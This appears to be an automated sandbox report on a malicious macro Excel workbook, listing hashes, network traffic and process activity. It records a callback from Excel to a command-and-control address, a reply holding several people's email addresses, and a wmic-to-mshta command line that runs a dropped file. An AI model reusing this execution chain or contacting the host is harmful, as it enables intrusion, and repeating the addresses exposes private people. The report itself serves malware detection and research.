SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58[
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.9095513736766865
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 36.56% • Microsoft Excel Office Binary workbook document (40504/1) 29.03% • Excel Microsoft Office Open XML Format document (40004/1) 28.67% • ZIP compressed archive (8000/1) 5.73%
File name:	7165.xlsb
File size:	94201
MD5:	f8148e0bad6d907f92008218a0296d8d
SHA1:	782f3892983c1659a101b3cf298b01d12c593ab9
SHA256:	0e87b0f3a997a98409244e36b7da5eb04dc606b135dd98 71ce39df554559f0dc

General

SHA512:	3338f4d53e4714693ce28b18df8d589be254027cfeeb66e4770c1902f00c0309e3c1bccd91e494343e4028d82fd0b712b8438cbeb43876678db3a639679c719b
SSDEEP:	1536:UWwPFFxgFzx5YVqHS2YzayhpSW4vHR05Q4r5UZKUbpc1xy19FOZWWBeCcgdg0v:VLFzIsj8aipSW4vHREQ4iZKUbeg1a1Y4
File Content Preview:	PK.....!...l.....W.....[Content_Types].xml ...(.....

File Icon

Icon Hash:	e4e2ea8aa4b4b4b4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "7165.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 157.245.108.215:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	157.245.108.215	8080	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 08:37:18.512806892 CET	0	OUT	GET /Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 157.245.108.215:8080 Connection: Keep-Alive
Nov 25, 2021 08:37:18.972955942 CET	0	IN	HTTP/1.1 200 OK Server: nginx/1.15.12 Date: Thu, 25 Nov 2021 07:37:18 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 132 Connection: keep-alive Data Raw: 7b 22 64 68 40 68 68 6f 6c 64 69 6e 67 73 67 72 6f 75 70 2e 63 6f 6d 22 2c 22 6b 72 69 73 74 69 65 40 62 72 61 6e 64 2d 6a 75 6d 70 2e 63 6f 6d 22 2c 22 61 2e 70 6c 70 65 72 65 7a 40 63 69 64 73 6c 2e 65 73 22 2c 22 68 67 72 69 6d 65 73 40 62 6c 61 63 6b 64 69 61 6d 6f 6e 64 75 73 2e 63 6f 6d 22 2c 22 6a 62 65 72 67 65 72 6f 6e 40 6b 69 6e 67 70 61 69 6e 74 69 6e 67 69 6e 63 2e 63 6f 6d 22 7d Data Ascii: {"dh@hholdingsgroup.com","kristie@brand-jump.com","a.plperez@cidsl.es","hgrimes@blackdiamondus.com","jbergeron@kingpaintinginc.com"}

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 536 Parent PID: 596

General

Start time:	08:36:14
Start date:	25/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13ffb0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 1848 Parent PID: 536

General

Start time:	08:36:36
Start date:	25/11/2021
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic process call create "mshta C:\ProgramData\HIXhaYv.rtf"
Imagebase:	0xffec0000
File size:	566272 bytes
MD5 hash:	FD902835DEAEF4091799287736F3A028
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities — Show Windows behavior

Analysis Process: mshta.exe PID: 3068 Parent PID: 1304

General

Start time:	08:36:37
Start date:	25/11/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\HIXhaYv.rtf
Imagebase:	0x13f910000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Disassembly

Code Analysis